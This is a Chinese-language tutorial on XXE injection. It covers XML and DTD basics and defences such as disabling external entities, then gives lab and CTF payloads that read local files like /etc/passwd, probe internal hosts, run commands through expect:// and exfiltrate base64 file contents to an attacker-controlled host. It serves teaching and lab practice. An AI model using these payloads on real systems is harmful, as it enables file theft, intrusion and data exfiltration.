
# 39 WEB漏洞-XXE&XML之利用检测绕过全解



XML被设计为传输和存储数据，XML文档结构包括XML声明、DTD文档类型定义（可选）、文档元素，其焦点是数据的内容，其把数据从HTML分离，是独立于软件和硬件的信息传输工具。XXE漏洞全称XML External Entity Injection，即xml外部实体注入漏洞，XXE漏洞发生在应用程序解析XML输入时，没有禁止外部实体的加载，导致可加载恶意外部文件，造成文件读取、命令执行、内网端口扫描、攻击内网网站等危害。

XML 与 HTML 的主要差异:

XML 被设计为传输和存储数据，其焦点是数据的内容。

HTML 被设计用来显示数据，其焦点是数据的外观。

HTML 旨在显示信息 ，而 XML 旨在传输信息。

<!--XML声明-->

<?xml version="1.0"?>

<!--文档类型定义-->

<!DOCTYPE note [ <!--定义此文档是 note 类型的文档-->

<!ELEMENT note (to,from,heading,body)> <!--定义note元素有四个元素-->

<!ELEMENT to (#PCDATA)> <!--定义to元素为”#PCDATA”类型-->

<!ELEMENT from (#PCDATA)> <!--定义from元素为”#PCDATA”类型-->

<!ELEMENT head (#PCDATA)> <!--定义head元素为”#PCDATA”类型-->

<!ELEMENT body (#PCDATA)> <!--定义body元素为”#PCDATA”类型-->

]]]>

<!--文档元素-->

<note>

<to>Dave</to>

<from>Tom</from>

<head>Reminder</head>

<body>You are a good man</body>

</note>

#DTD

文档类型定义（DTD）可定义合法的XML文档构建模块

它使用一系列合法的元素来定义文档的结构

DTD 可被成行地声明于 XML 文档中，也可作为一个外部引用

（1）内部的 DOCTYPE 声明

<!DOCTYPE 根元素 [元素声明]>

（2）外部文档声明

<!DOCTYPE 根元素 SYSTEM ”文件名”>

#DTD实体

（1）内部实体声明

<!ENTITY 实体名称 ”实体的值”>

（2）外部实体声明

<!ENTITY 实体名称 SYSTEM ”URI”>

（3）参数实体声明

<!ENTITY %实体名称 ”实体的值”>

<!ENTITY %实体名称 SYSTEM ”URI”>

#xxe漏洞修复与防御方案-php,java,python-过滤及禁用

#方案1-禁用外部实体

PHP:

libxml\_disable\_entity\_loader(true);

JAVA:

DocumentBuilderFactory dbf=DocumentBuilderFactory.newInstance();

dbf.setExpandEntityReferences(false);

Python：

from lxml import etree


xmlData = etree.parse(xmlSource,etree.XMLParser(resolve\_entities=False))

#方案2-过滤用户提交的XML数据

过滤关键词：<!DOCTYPE和<!ENTITY，或者SYSTEM和PUBLIC

涉及案例：

➢ pikachu靶场xml数据传输测试-回显,玩法,协议,引入



#玩法-读文件

<?xml version = "1.0"?>

<!DOCTYPE ANY [

<!ENTITY xxe SYSTEM "file:///d://test.txt">

]>

<x>&xxe;</x>

#玩法-内网探针或攻击内网应用（触发漏洞地址）

<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE foo [

<!ELEMENT foo ANY >

<!ENTITY rabbit SYSTEM "http://192.168.0.103:8081/index.txt" >

]>

<x>&rabbit;</x>

#玩法-RCE

该CASE是在安装expect扩展的PHP环境里执行系统命令

<?xml version = "1.0"?>

<!DOCTYPE ANY [

<!ENTITY xxe SYSTEM "expect://id" >

]>

<x>&xxe;</x>

#引入外部实体dtd

<?xml version="1.0" ?>

<!DOCTYPE test [

<!ENTITY % file SYSTEM "http://127.0.0.1:8081/evil2.dtd">

%file;

]>

<x>&send;</x>

evil2.dtd:

<!ENTITY send SYSTEM "file:///d:/test.txt">

#无回显-读取文件

<?xml version="1.0"?>

<!DOCTYPE test [

<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=test.txt">

<!ENTITY % dtd SYSTEM "http://192.168.0.103:8081/test.dtd">

%dtd;

%send;

]>

test.dtd：

<!ENTITY % payload

"<!ENTITY &#x25; send SYSTEM 'http://192.168.0.103:8081/?data=%file;'>"

>

%payload;

#协议-读文件（绕过）

参考：https://www.cnblogs.com/20175211lyz/p/11413335.html

<?xml version = "1.0"?>

<!DOCTYPE ANY [ <!ENTITY f SYSTEM "php://filter/read=convert.base64-encode/resource=xxe.php"> ]>

<x>&f;</x>

➢ xxe-lab靶场登陆框xml数据传输测试-检测发现

1.提交的数据包含XML格式如：

<forgot><username>admin</username></forgot>

2.请求头中如：

Content-Type：text/xml或Content-type:application/xml

以上信息表明有xml注点，在bp抓到的包最后方写入下面的payload提交就行了

<?xml version="1.0"?>

<!DOCTYPE Mikasa [

<!ENTITY test SYSTEM "file:///d:/test.txt">

]>

<user><username>&test;</username><password>Mikasa</password></user>

➢ CTF-Vulnhub-XXE安全真题复现-检测,利用,拓展,实战

具体过程见我这篇博客：

https://blog.csdn.net/qq\_44930903/article/details/112333612

扫描IP及端口->扫描探针目录->抓包探针xxe安全->利用xxe读取源码->

flag指向文件->base32 64解密->php运行->flag

<?xml version="1.0" ?>

<!DOCTYPE r [

<!ELEMENT r ANY >

<!ENTITY sp SYSTEM "php://filter/read=convert.base64-encode/resource=admin.php">

]>

<root><name>&sp;</name><password>hj</password></root>

➢ CTF-Jarvis-OJ-Web-XXE安全真题复现-数据请求格式

http://web.jarvisoj.com:9882/

更改请求数据格式：application/xml

<?xml version = "1.0"?>

<!DOCTYPE ANY [

<!ENTITY f SYSTEM "file:///etc/passwd">

]>

<x>&f;</x>

➢ xxe安全漏洞自动化注射脚本工具-XXEinjector(Ruby)

https://www.cnblogs.com/bmjoker/p/9614990.html

xxe\_payload\_fuzz

涉及资源：

http://web.jarvisoj.com:9882/

https://github.com/c0ny1/xxe-lab

https://github.com/enjoiz/XXEinjector

https://download.vulnhub.com/xxe/XXE.zip

https://www.cnblogs.com/bmjoker/p/9614990.html

https://www.cnblogs.com/20175211lyz/p/11413335.html